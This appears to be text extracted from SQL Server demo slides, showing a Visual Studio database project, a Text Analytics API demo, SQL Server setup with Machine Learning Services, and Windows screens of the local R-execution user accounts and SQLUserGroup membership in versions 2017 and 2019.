
Changes (7)

Name	Path
Blogging.sqlproj	Blogging\Blogging
Blog.sql [add]	Blogging\Blogging\dbo\Tables
Post.sql [add]	Blogging\Blogging\dbo\Tables
ResponseTimes.sql [...]	Blogging\Blogging\dbo\Tables
core.sql [add]	Blogging\Blogging\Security
core_1.sql [add]	Blogging\Blogging\Security
RoleMemberships.sql...	Blogging\Blogging\Security

Team Explorer Notifications

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

This item does not support previewing



Blogging - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Server Explorer Toolbox SQL Server Object Explorer

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'Blogging' (1 project)

- Blog
- Properties
- References
- dbo
  - Tables
    - Blog.sql
    - Post.sql
    - ResponseTimes.sql
  - Security
    - core.sql
    - core\_1.sql
    - RoleMemberships.sql

Team Explorer - Synchronization

Search Work Items (Ctrl+I)

Synchronization | Blogging

Branch: master

Sync | Fetch | Pull | Push | Actions ▾

Incoming Commits

Fetch | Pull

There are no incoming commits.

Outgoing Commits (1)


Push | View Summary

Initial Commit hiramfleitas just now

Team Explorer Notifications

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready



# DEMO 6

Machine Learning & AI





## Extract information from your text

Use the demo below to experiment with the Text Analytics API. Pick one of our examples or provide your own.

Identify the language, sentiment, key phrases, and entities (Preview) of your text by clicking "Analyze".

See it in action

Destiny is a gift. Some go their entire lives, living existence as a quiet desperation. Never learning the truth that what feels as though a burden pushing down upon our shoulders, is actually, a sense of purpose that lifts us to greater heights. Never forget that fear is but the precursor to valor, that to strive and triumph in the face of fear, is what it means to be a hero. Don't think, Master Jim. Become!

[Analyze](#)[Analyzed text](#)[JSON](#)

English (confidence: 100 %)

**LANGUAGES:****KEY PHRASES:**

face of fear, existence, triumph, valor, sense of purpose, entire lives, quiet desperation, shoulders, greater heights, precursor, Destiny, gift, Master Jim, burden, truth, hero

**SENTIMENT:**

78 %

**LINKED ENTITIES (PREVIEW):**

Destiny is a gift. Some go their entire lives, living existence as a quiet desperation. Never learning the truth that what feels as though a burden pushing down upon our shoulders, is actually, a sense of purpose that lifts us to greater heights.

## Feature Selection

Select the Developer features to install.

Global Rules

Product Updates

Install Setup Files

Install Rules

Product Key

License Terms

### Feature Selection

Feature Rules

Instance Configuration

Server Configuration

Database Engine Configuration

Consent to install Microsoft R ...

Consent to install Python

Feature Configuration Rules

Ready to Install

Installation Progress

Complete

Looking for Reporting Services? [Download it from the web](#)

#### Features:

##### Instance Features

- Database Engine Services
- SQL Server Replication
- Machine Learning Services (In-Database)
  - R
  - Python
- Full-Text and Semantic Extractions for Search
- Data Quality Services
- PolyBase Query Service for External Data
- Analysis Services

##### Shared Features

[Select All](#)

[Unselect All](#)

#### Feature description:

Includes extensions that enable integration with R and Python languages using standard T-SQL statements.

#### Prerequisites for selected features:

##### Already installed:

- Microsoft Visual C++ 2015 Redistributable
- Windows PowerShell 3.0 or higher

#### Disk Space Requirements

Drive C: 2263 MB required, 78465 MB available

Instance root directory:

C:\Program Files\Microsoft SQL Server\



Shared feature directory:

C:\Program Files\Microsoft SQL Server\



Shared feature directory (x86):



C:\Program Files (x86)\Microsoft SQL Server\



< Back

Next >

Cancel



Computer Management

File Action View Help

Computer Management (Local)

System Tools

- Task Scheduler
- Event Viewer
- Shared Folders
  - Shares
  - Sessions
  - Open Files
- Local Users and Groups
  - Users
  - Groups
- Performance
- Device Manager
- Storage
- Disk Management
- Services and Applications

Name Full Name Description Actions

DefaultAccount		A user account managed by the system.	Users More Actions
defaultuser0			MSSQLSERVER00 More Actions
MSSQLSERVER00	MSSQLSERVER00	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER01	MSSQLSERVER01	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER02	MSSQLSERVER02	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER03	MSSQLSERVER03	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER04	MSSQLSERVER04	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER05	MSSQLSERVER05	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER06	MSSQLSERVER06	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER07	MSSQLSERVER07	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER08	MSSQLSERVER08	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER09	MSSQLSERVER09	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER10	MSSQLSERVER10	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER11	MSSQLSERVER11	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER12	MSSQLSERVER12	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER13	MSSQLSERVER13	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER14	MSSQLSERVER14	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER15	MSSQLSERVER15	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER16	MSSQLSERVER16	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER17	MSSQLSERVER17	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER18	MSSQLSERVER18	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER19	MSSQLSERVER19	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
MSSQLSERVER20	MSSQLSERVER20	Local user account for execution of R scripts in SQL Server instance MSSQLSERVER	
SophosSAUUPCIC420	SophosSAUUPCIC420	Used for download of Sophos updates	
UIH_ADMIN		Built-in account for administering the computer/domain	
UIH_Guest		Built-in account for guest access to the computer/domain	
UPCIC			
WDAGUtilityAccount		A user account managed and used by the system for Windows Defender Application Guard scenarios.	

Not in 2019ctp2

Computer Management

File Action View Help

Actions

Groups More Actions SQLUserGroup More Actions

SQLUserGroup Properties

General

SQLUserGroup

Description: SQLUserGroup

Members:

- MSSQLSERVER00
- MSSQLSERVER01
- MSSQLSERVER02
- MSSQLSERVER03
- MSSQLSERVER04
- MSSQLSERVER05
- MSSQLSERVER06
- MSSQLSERVER07
- MSSQLSERVER08

Add... Remove Changes to a user's group membership are not effective until the next time the user logs on.

OK Cancel

2017

SQLUserGroup Properties

General

SQLUserGroup

Description: SQLUserGroup

Members:

- NT SERVICE\MSQLLaunchpad (S-1-5-80-3477044410-37626219...)

Add... Remove Changes to a user's group membership are not effective until the next time the user logs on.

OK Cancel Apply Help

2019ctp2

Computer Management (Local)

Name Description

- Access Control Assistance Operators Members of this group can remotely query ...
- Administrators Administrators have complete and unrestricted access to all resources on the computer.
- Backup Operators Backup Operators can override security restrictions.
- Cryptographic Operators Members are authorized to perform cryptographic operations.
- Distributed COM Users Members are allowed to launch, activate and deactivate objects.
- Event Log Readers Members of this group can read event log data.
- Guests Guests have the same rights as the local guest account.
- Hyper-V Administrators Built-in group used by Hyper-V.
- IIS\_IUSRS Members in this group.
- Network Configuration Operators Members in this group.
- Performance Log Users Members of this group.
- Performance Monitor Users Members of this group.
- Power Users Power Users are included in the Power User role.
- Remote Desktop Users Members in this group.
- Remote Management Users Members of this group.
